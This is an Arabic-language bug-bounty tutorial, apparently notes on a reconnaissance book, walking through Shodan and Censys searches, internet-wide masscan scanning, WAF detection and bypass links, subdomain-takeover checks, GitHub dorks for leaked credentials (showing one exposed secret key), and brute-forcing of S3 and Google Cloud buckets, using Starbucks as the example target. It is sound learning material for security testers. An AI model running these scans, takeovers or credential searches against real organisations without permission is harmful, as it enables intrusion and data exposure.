معني ان لو فيه exploit جديد نازل لا wordpress قادر على انك تعرف كل الـ WordPress application اللي التارجت بتاعك بيتسخدمها كما ايضا انت هتعمل login services او SSH أو RDP او VNC او اي اى ولذلك تقدر تعمل الـ bruteforce attacks

يعني كل الداتا اللي انت هتجيبها في وقت الـ fingerprint phase يمكنك من ان انت تتفوق في exploitation phase

IP

انت جمعت معلومات كتير من ضمنهم CIDR ranges اللي تبع التارجت بتاعك كمان برضه من الـ IPs subdomains resolutions الـ DNS resolutions الـ الوقت بتاع subdomain enumeration phase دول الطريقتين الاساسيتين اللي انت تقدر تجيب منهم IPs تبع المنظمه بتاعتك طيب خلاص بقى معانا List من الـ IPs هتحتاج ان انت تشوف البورتات والخدمات اللي شغاله في endpoint دا تقدر ان انت تعمله manually عن طريق انت تفحص التارجت بتاعك او ان انت تقدر تعمله passive يعني بدون ما تحتك مع التارجت باستخدام third parties

SHODAN

افضل مصدر لانك تعمل فحص للبورتات المهم الخدمه دي بتفحص النت يوميا وبتمدك بالبيانات دي لل عملاء ف انصحك تستخد

تستثمر في اكونت مدفوع علشان المجاني يبحملك عدد بحث معين <https://www.shodan.io/>

لو معاك تقدر تستخدم البحث عن طريق net:<"CIDR,CIDR,CIDR">

وهيظهرلك الـ assets في الـ CIDR range دا

The screenshot shows the Shodan search results for the IP address 98.99.0.1. Key details include:

- Service Information:** 98.99.0.1 (Starbucks Coffee Company, United States, Seattle) - Added on 2019-11-12 19:18:09 GMT.
- Technologies:** lighttpd/1.4.39
- SSL Certificate:** Issued by COMODO RSA Organization Validation Secure Server CA, with a common name of *.starbucks.com.
- Supported SSL Versions:** TLSv1, TLSv1.1, TLSv1.2

او من الممكن ان انت تبحث عن طريق

org:<"Organization Name">

The screenshot shows the Shodan search interface with the query 'org:starbucks'. The results page displays a map of the world with red dots indicating found hosts. On the left, there are three main sections: 'TOP COUNTRIES' (United States: 1,572, Canada: 393, Philippines: 31, United Kingdom: 15, Thailand: 8), 'TOP SERVICES' (HTTP: 490, HTTPS: 403, HTTP (8080): 346, DNS: 314, GPRS Tunneling Protocol: 64), and 'TOTAL RESULTS' (2,020). On the right, specific asset details are shown:

- 98.99.0.1**: Starbucks Coffee Company, United States, Added on 2019-11-12 19:18:09 GMT. Response: HTTP/1.1 200 OK, Headers: X-Frame-Options: deny, Cache-Control: no-store, no-cache, must-revalidate, post-check=0, Content-Type: text/html, Accept-Ranges: bytes, Last-Modified: Fri, 18 Jan 2019 23:55:10 GMT, Content-Length: 52613, Server: lighttpd/1.4.39.
- 403 Access denied**: 63.239.19.243, Starbucks Corp, United States, Added on 2019-11-12 18:44:02 GMT. Response: HTTP/1.0 403 Access denied, Headers: Server: tinyproxy/1.8.2, Content-Type: text/html, Connection: close.
- Document Moved**: 98.99.252.218, Starbucks Coffee Company. Response: HTTP/1.1 301 Moved Permanently, Headers: Content-Type: text/html; charset=UTF-8.

الـ two queries assets للخارجية التابع الشبكة في التابع هيجيولك دول two queries

طيب لو الشركه معندها شـ CIDR range الخاص بيها ؟
 ومستضافـه عند خدماتـ AWS او Gcloud و بكـا مستحـيل تـبحث عن طـريقـ الـ CIDR range او انـك تـبحث عن طـريقـ اسمـ الشرـكه ولـربما تكونـ فيه تـشابـهـ بينـها وبينـ اسمـ شـركـهـ تـانيـهـ
 هو تـكـنيـكـ واحدـ تـقـدرـ تـسـتـخـدمـهـ لـلـبـحـثـ عـنـ SSL certificate بـتـابـاعـ الشرـكهـ ايـ المـفـرـوضـ انـ يـكـونـ فـيـهاـ اـسـمـ الشـرـكهـ وـبـالـتـالـيـ بـكـاـ تـقـدرـ تـبـحـثـ

ssl:<"ORGANIZATION NAME">

The screenshot shows the Shodan search interface with the query 'ssl:"Starbucks Coffee Company"'. The results page displays a map of the world with red dots indicating found hosts. On the left, there are three main sections: 'TOP COUNTRIES' (United States: 3,469, Netherlands: 657, EU: 165, China: 105, Singapore: 60), 'TOP SERVICES' (HTTPS: 4,487, HTTPS (8443): 46, WHM + SSL: 26, cPanel + SSL: 23, 444: 4), and 'TOTAL RESULTS' (4,589). On the right, specific asset details are shown:

- Invalid URL**: 104.88.53.185, Akamai Technologies, United States, Added on 2019-11-12 19:48:41 GMT. Response: HTTP/1.0 400 Bad Request, Headers: Server: AkamaiGHost, Mime-Version: 1.0, Content-Type: text/html, Content-Length: 287, Expires: Tue, 12 Nov 2019 19:46:41 GMT, Date: Tue, 12 Nov 2019 19:46:41 GMT, Connection: close.
- SSL Certificate**: Issued By: DigiCert SHA2 Secure, Server CA: DigiCert Inc, Organization: Starbucks Coffee Company, Common Name: stageglobalassets.starbucks.com, Expires: Tue, 12 Nov 2019 19:46:41 GMT, Date: Tue, 12 Nov 2019 19:46:41 GMT, Connection: close.
- Supported SSL Versions**: TLSv1, TLSv1.1, TLSv1.2
- Invalid URL**: 104.69.176.129, Akamai Technologies, Netherlands, Added on 2019-11-12 19:14:15 GMT. Response: HTTP/1.0 400 Bad Request, Headers: Server: AkamaiGHost, Mime-Version: 1.0, Content-Type: text/html, Content-Length: 209, Expires: Tue, 12 Nov 2019 19:14:15 GMT, Date: Tue, 12 Nov 2019 19:14:15 GMT, Connection: close.
- SSL Certificate**: Issued By: Sectigo RSA, Organization Validation Secure Server CA, Organization: Sectigo Limited, Common Name: *.dev.starbucks.com, Company: Starbucks Coffee, Expires: Tue, 12 Nov 2019 19:14:15 GMT, Date: Tue, 12 Nov 2019 19:14:15 GMT, Connection: close.
- Supported SSL Versions**: TLSv1, TLSv1.1, TLSv1.2

زي ما انت شايف هنا كدا ان فيه assets 103 في azure و 171 في aws تحت علي الشمال
هنتعلم كمان في الجزء بتاع الا exploitation phase

لو احنا نقدر نجي ثغره زي SSRF في cloud provider endpoint مستضافه على الا
takeover
الا company's entire cloud network
ف ساعتها هنقدر

بالاضافه الي ان انت تقدر تبحث عن كل IP address فردياً علشان تتأكد ان انت مش ناسي اي حاجه
طيب لو فيه كذا حاجه ف من المستحيل ان انت تعمل كدا مانوال ف هنسخدم ادوات لا تقلق

CENCYS

نفس اللي بيعمله شودان بيعمله برضه Cencys ولكن اوقات كتير بلاقي دومينات او ايبيهات كتيره مو
جوده هنا مش موجوده في سوني
<https://censys.io/ipv4>

The screenshot shows the Censys search interface. The search bar at the top contains 'starbucks'. Below the search bar, there are two sections: 'Quick Filters' on the left and 'IPv4 Hosts' on the right.

Quick Filters:
For all fields, see [Data Definitions](#)

Autonomous System:

- 2,770 AKAMAI-AS - Akamai Technologies, Inc.
- 1,401 AMAZON-02 - Amazon.com, Inc.
- 702 AMAZON-AES - Amazon.com, Inc.
- 696 DIGITALOCEAN-ASN - DigitalOcean, LLC
- 520 AKAMAI-ASN1
- [More](#)

Protocol:

- 11.22K 80/http
- 11.16K 443/https
- 3,125 22/ssh
- 1,987 21/ftp
- 1,489 143/imap

IPv4 Hosts
Page: 1/504 Results: 12,580 Time: 166ms

The results list shows several hosts, each with a small icon, the IP address, the host name, and its location. Some examples include:

- 98.99.248.120 (STARBUCKS - Starbucks Coffee Company)
- 35.161.79.94 (ec2-35-161-79-94.us-west-2.compute.amazonaws.com)
- 34.211.74.57 (ec2-34-211-74-57.us-west-2.compute.amazonaws.com)

تقدير برضه تستثمر في اكونت ليك هييفيدك جدا

NMAP

زي ما كلنا عارفين الا Nmap لما تجي تسكان hosts من الا small range
ولكن لو هتيجي تعمل scan large range اعتقد انها هتأخر ومش احسن حاجه
فلو انت بتسكن عدد كبير من الا hosts تقدر تستخدم اداه Masscan
امتي باستخدام nmap ؟
علي target single يطلع شغل كوييس

MASSCAN


طبعا تقدر تحمل الاياده دي من هنا :
<https://github.com/robertdavidgraham/masscan>

```
sudo masscan -p<Port Here> <CIDR Range Here> --exclude <Exclude IP> --banners -ox <Out File Name>
```

```
|alex@alex-PowerEdge-R710:~/tools/masscan/bin$ sudo masscan -p80 0.0.0.0/0 --exclude 255.255.255.255 --banners -oX scan.xml
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2019-11-16 02:55:23 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 4294967295 hosts [1 port/host]
```

اتاكد برضه انك مفعلا banner grabbing على طول المعلومات دي علشان
تلقي ثغرات

طريقه البحث في النتائج ؟
web ui او grep او تقدر ان انت لا



The screenshot shows the MassScan web interface. At the top, there's a search bar with fields for IP Address (XXX.XXX.XXX.XXX), Port Number (1-65535), State (open/closed), Protocol (tcp/udp), and Service (ftp/msrpc/smtp). Below the search bar is a 'Service Banner/Title' field containing 'hacked by' with an 'Exact match' checkbox and a 'Go' button. The main area is titled 'Results' and displays a table of scanned hosts. The table has columns for IP, Banner/Title, Port, Service, and Protocol. The data in the table is as follows:

IP	Banner/Title	Port	Service	Protocol
223.70.69	Title: +ADw-/title+AD4-HACKED BY ANT / FETH+AN0 BEY+ADw-DIV style+AD0Aig-DISPLAY: none+ACIApAgA8-xmp+AD4- Finally, REAL educational kits	80		tcp
235.2.38	Title: Hacked by CoLDHaCKeR , Hacked by Sensi	80		tcp
104.179.234	Title: hacked by abuj balok Just another WordPress site	80		tcp
178.86.50	Title: Hacked By Ploxyf LOVE YOU AVENGED	80		tcp
117.176.179	Title: H@CKED BY McMyMMs BycRAzytuRKHacked By McMyMMs	80		tcp
92.199.68	Title: Hacked By Zalim	80		tcp
201.180.182	Title: hacked by HaxorsteinBD	80		tcp
70.96.226	Title: Hacked By Gl0w!Ng lx26#8211; Fl R3 Just another WordPress site	80		tcp


WEB APPLICATION

لا assets الشركه بتكون بشكل كبير بتحتوي على IPs و Domains فلما نيجي نتعامل معاهم لاز
م اتنا نعرف شويه حاجات في مرحله لا fingerprinting ؟
the technology stack, programming languages used, firewalls used, and more

WAPPALYZER

الاداه دي كويسه جدا في الحكايه ازاي هي بتشتغل ؟

عن طريق انها تحلل الـ source code بالريجيكس هتشوف التكنولوجى اللي هي قدرت توصلها وهي اضافه في فايرفوكس او جوجل كروم هتلقيها في الـ Store تقدر تحملها



<https://github.com/vinced/wappylyzer>

طيب تقدر تستخدماها على التيرمنال عن طريق انك تديها الـ URL

```
python3 main.py analyze -u <URL HERE>
```

```
[alex@alex-PowerEdge-R710:~/tools/wappylyzer$ python3 main.py analyze -u https://starbucks.com
html => Google Tag Manager
html => Google Font API
headers => Akamai
headers => IIS
  - version (None,)
cookies => Microsoft ASP.NET
```

وممكن عن طريق شويه باش سكريبت تخليها تعمل for loop وتعمل lscan على URLs يكونوا موجودون في list

FIREWALL


قبل ما تتهور وتروح ترمي XSS Payloads لازم الاول تتأكد لو هنا فيه WAF علشان متاخد بش block

```
https://github.com/EnableSecurity/wafwoof
Command لـ
Wafwoof <URL HERE>
```

زي ما انت شايف كدا الموقع بيستخدم the Kona Site Defender firewall ومن المعلومه دي هنا تبدأ تعديل على الا payloads علشان تد bybass it

<https://github.com/oxInfection/Awesome-WAF#known-bypasses>

هتلaci هنا اشهر الـ bypasses اللى حصلت او المعروفة يعني



دلوقي احنا اتكلمنا عن الريكون وعن مقدمه عن المجال في الاول نيجي بقا للقسم الثالث وهو الـ

SECTION 3: EXPLOITATION PHASE

لوقتي هكلمك عن ثغره عالسرعع كدا واللي هي Subdomain takeover
الثغره دي من اسهل الثغرات اللي انت تقدر تدور عليها وهي بكل بساطه بتحصل ليه ؟؟
لما يكون فيه subdomain يشاور على CNAME معادش موجود او الاشتراك بتاع الشركه خلص فيه
ومفروض بتحدد

| انت اللي عليك تعمله انك تروح للشركه اللي بتقدم الا CNAME دا ويبقا كدا انت بتتحكم في
| ل subdomain برضه

لو متعرفش يعني ايه CNAME DNS record تقدر تبحث عنه دلوقتى
اذاي تذاكر للثغره ؟ عندك كذا حاجه منهم كورس بشمهندس ابراهيم حجازي
ومنهم الفيديوهات اللي علي يوتيوب بإسم "subdomain takeover POC"
طيب خلينا نكملا كلام مبدئيا كدا الثغره دي المفروض تبقا كل يوم بتدور عليها لو انت شغال علي
تاراحت معنده لفتره من الزمن

ليه ؟ لأن ببساطه الثغره دي بتظهر لغول حد بيبلغها يعني تقدر تقول دي مفهاش ديلكيت لأن انت المفترض بتعمل ليها POC من الطبيعى انه دايما بيغير حاجات و تغييره لـ DNS single ممكن يخلي الـ Administrator كمان الا شركه مصابه بالثغره دي ازاي هتجيب الثغره دي وانت بتشتغل ؟ او لازم يكون معاك List من الا subdomains <https://github.com/hacker/subjack> تستخدم الاداه دي حوالي 5 دقايق كدا

```
./subjack -w <Subdomain List> -o results.txt -ssl -c fingerprints.json
```

```
alex@alex-PowerEdge-R710:~/go/bin$ ./subjack -w crtsh_starbucks.com.txt -o results.txt -ssl -c fingerprints.json
[AZURE] trace-psdev.starbucks.com
```

من الصوره زي ما انت شايف هنا ممكن يحصل subdomain takeover trace- psdev.starbucks.com طيب لو ايوه فعلا هنا فيه ثغره اعمل ايه ؟ خلينا نشوف الدومين دا بيشاور علي انهي !

dig <Domain Here>
dig trace-psdev.starbucks.com


```
alex@alex-PowerEdge-R710:~/go/bin$ dig trace-psdev.starbucks.com
; <>> Dig 9.10.3-P4-Ubuntu <>> trace-psdev.starbucks.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NXDOMAIN, id: 51145
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;trace-psdev.starbucks.com. IN A
;; ANSWER SECTION:
trace-psdev.starbucks.com. 21556 IN CNAME s00174atww2twsp.trafficmanager.net.
;; AUTHORITY SECTION:
trafficmanager.net. 1799 IN SOA tm1.msft.net. hostmaster.trafficmanager.net. 2003080800 900 300 2419200 30
;; Query time: 16 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Mon Nov 18 08:58:01 EST 2019
;; MSG SIZE rcvd: 159
```

من الصوره هتاخد بالك ان الا CNAME record بيشاور علي الا trafficmanager.net كما ان الدومين دا هو اللي احنا هنعوز نسجله

طيب ايه اللي هيحصل لو قدرنا نسجله ؟

ساعتها بقا مبروك يا صاحبي احنا قدرنا دا subdomain takeover اللي الناس عارفاه واللي هو : trace-psdev.starbucks.com

طبعا بعد شويه معلومات هتعرفهم انت من التول هتعرف فين المكان اللي هترج تسجل منه دا لو مكا نش واضح من الا CNAME يعني AZURE المهم في الحاله اللي عندنا دا هنسجل في



طيب في الحاله دي زي ما انت شايف ان الدومين اصلا موجود وظاهر انه متسجل ساعتها احب اقولك ان دي حاجه اسمها False positive طيب علي العموم دي الفكره الاساسيه من ال موضوع يعني ومش بس AZURE زي ما قولتلك ولكن يه الكتير من الا Providers زي مثل AWS, GitHub, Tumblr وغيرهم

وطبعا لازم نذكر الا list الاشهر على الاطلاق
<https://github.com/EdOverflow/can-i-take-over-xyz>

هتلacci هنا الا titles ووجنبها مصاب ولا وجنبها اسم الشركه يعني انت وانت بتعمل footprinting ظهرلك حاجه شاكك فيها ؟ ساعتها هتخشن وهتشوف فين المكان اللي تسجل منه الا subdomain وهل الا title او الايرور اللي ظهرلك دا مصاب ولا

[GITHUB](#)

زي ما اتكلمنا ان الريكون بتاعك في الا githhub ممكن تلacci حاجات لذيزه

[GITHUB DORKS](#)

زي ما انت عارف dorking هو نفس الكلام بس ولكن الدورك هنا بيستخدم لتخصيص معلومات معينه من بحررر من المعلومات بيساعد علي انه يفلتر ليك نتائج البحث بتاعك

وطبعا انا قبل كدا حطيتك مصدر تذاكر منه فوق في الجزء دا بس لازم نقول صاحب الكتاب قال ايه ؟

filename:.bash_history DOMAIN-NAME

The screenshot shows a GitHub search interface with the query "filename:.bash_history DOMAIN-NAME" entered in the search bar. The results page displays 13,443 code results. Three specific repositories are listed:

- schitti/mydotfiles - .bash_history**: Last indexed on Jun 25, 2018. Contains a file named ".bash_history".
- iwabuchiken/raspberry_pi_20180624_180221 - .bash_history**: Last indexed on Jun 26, 2018. Contains a file named ".bash_history".
- freedreno-zz/touchpad-mkuimage - .bash_history**: Last indexed on Jun 26, 2018. Contains a file named "rd/root/.bash_history".

الناس دايما ما يرفعوا بيانات حساسه لل
github ودا بالظبط اللي احنا عاوزينه

هندور بقاع عن طريق الدوركات في كذا حاجه
exposed passwords, tokens, and api keys, userna mes

مثال :

The screenshot shows a GitHub search interface with the query "language:python username" entered in the search bar. The results page displays 4,802,290 available code results. Two specific repositories are listed:

- [REDACTED] - views.py**: Last indexed on Jul 10, 2018. Contains a Python file "views.py" with code showing a secret key assignment and session handling.
- hexingren/SocialQueen - views.py**: Last indexed on Jul 6, 2018. Contains a Python file "views.py" with code showing session handling and a print statement.

```

10 app.secret_key = "qnwer1;qlnekr&SD:FLA3WE;JRKN@#$1900231;JS"
11 @app.route("/")
12 def home():
13     username = ""
14     if "username" in session:
15         username = session["username"]
16     admin = False
17     if "admin" in session:
18
30 # Create your views here.
31
32 @login_required
33 def home(request):
34     context = {}
35     context['username'] = request.user.username
36
40     context['pprofile'] = get_object_or_404(Profile, username =
request.user)
41     print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"

```

زي ما انت في الصوره كدا شايف فيه حد فيه حد مسرب غصب عنه secret key


تقدر تستعمله بقا في الشغل بتاعك

<https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt>

وادي هنا شويه دوركات زي الفل


COMPANY GITHUB

بدال بقا الدوركات اللي انت بتدور علي انك تلاقي حاجه تجييك ممكن تكون الديفيلوبر غلط ونشرها
ف الاحسن انك تروح للرسورس نفسه وهو ال Company GitHub



تقدر بقا انك تروح تراقب الـ developers

خد بالك من كل الشركات عندها الـ page github انت مش هتخسر انك تروح تشوف عندهم ولا
لأ



دول موظفين في فيسبوك

تقربا تروح وتشوف هل فيه حد ناشر

او اي حاجه تانيه ممكن تفيدك URLs, api keys, usernames, passwords, vulnerabilities

MISCONFIGURED CLOUD STORAGE BUCKETS


من حوالي عشر سنين كدا الا cloud services وAWS وAzure وgcloud مكانوش حاجه الشركات كانت بتشتري physical servers ويروحوا مستضافين نفسهم عليها في بيت ولكن دلوقتي الشركات بدأت انها تنقل نفسها على الخدمات دي طيب دلوقتي من اشهر الثغرات اللي مشهوره وهي انك تلاقي exposed cloud storage bucket طيب الا buckets اللي يستخدم في تخزين الملفات بالاعتماد بقا على اللي في الا bucket sensitive information لـ access ممكن توصل لـ

AWS S3 BUCKET

من اشهر الا cloud service provider وهو Amazon Web Services (AWS)

S3 BUCKET DORKS

اول حاجه في انك تقدر تستخدم google dorks
site:.s3.amazonaws.com "Starbucks"



والحاجه الثانيه وهي brute force الاسمي بتاعه الـ buckets
الحاجه الوحشه الوحيده ف الموضوع دا هو انك هتقعد حبه حلوبن بتقلب في التایج

S3 BUCKET BRUTE FORCE

بس ف الناحيه الثانيه هتقابل شويه cool endpoints
الكاتب بيستخدم الاتنين عموما

<https://github.com/ghostlulzhacks/s3brute>

`python amazon-s3-enum.py -w BucketNames.txt -d <Domain Here>`

لو انت روحت لـ Endpoint المصاـبـه المفروض انك ه تكون قادر انك تـ listـ endpointsـ المصـابـهـ
احنا برضه المفروض بنكون بندور علىـ sensitive files such as backup files, zip files, user data,
and any other PII information
المقال اللي في الصوره دا فيه ملف واحد بس واللي هو "index.html"

```
alex@alex-PowerEdge-R710:/storage/Desktop/tools/discovery/amazon-buckets$ python amazon-s3-enum.py -w BucketNames.txt -d starbucks.com
/usr/local/lib/python2.7/dist-packages/requests/_init_.py:91: RequestsDependencyWarning: urllib3 (1.25.2) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
Brute forcing s3 buckets.....
This could take awhile.....
Access          S3 Bucket
Access Denied   http://a.starbucks.com.s3.amazonaws.com
Access Denied   http://connect.starbucks.com.s3.amazonaws.com
Access Denied   http://files.starbucks.com.s3.amazonaws.com
Access Denied   http://me.starbucks.com.s3.amazonaws.com
Access Denied   http://members.starbucks.com.s3.amazonaws.com
Access Denied   http://splunk.starbucks.com.s3.amazonaws.com
Access Granted  http://www.starbucks.com.s3.amazonaws.com

Done!
```

```

<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01">
  <Name>www.starbucks.com</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>index.html</Key>
    <LastModified>2018-08-03T23:27:28.000Z</LastModified>
    <ETag>"4e82e6d04739578d846b86e3a5ee5491"</ETag>
    <Size>420</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>

```

GOOGLE CLOUD STORAGE

ما زى ما مكان لتخزين الملفات زي الـ Amazon S3 buckets برضه
هو كمان Google anonymous file listing
الاداه دي بتعمل AWS buckets الـ brute force لـ اذاسماء زي التول اللي فاتت بتاعه

<https://github.com/RhinoSecurityLabs/GCPBucketBrute>
python3 gcpbucketbrute.py -k <Domain Here> -u

```

alex@alex-PowerEdge-R710:~/tools/GCPBucketBrute$ python3 gcpbucketbrute.py -k starbucks.com -u
Generated 1216 bucket permutations.

Scanned 1216 potential buckets in 51 second(s).

Gracefully exiting!

```

هنا في المثال دا ملقيناش اي حاجه لو انت لقيت تارجت بيستعمل google cloud storage
نتائج بتاعتك اتغيرت طبعا
لحد ما تلاقي vulnerable endpoint روح ليها وابحث عن files sensitive زي اللي فات
بالظبط

DIGITAL OCEAN SPACES

لو انت عجبك موضوع الـ Buckets 3Buckets بتاع Digital ocean spaces

فالكاتب هنا حرفيا بيستخدم google dorks علشان يلاقيهم :
<site:digitaloceanspaces.com <Domain Here>>

Google search results for `site:digitaloceanspaces.com starbucks`. The results show two PDF documents:

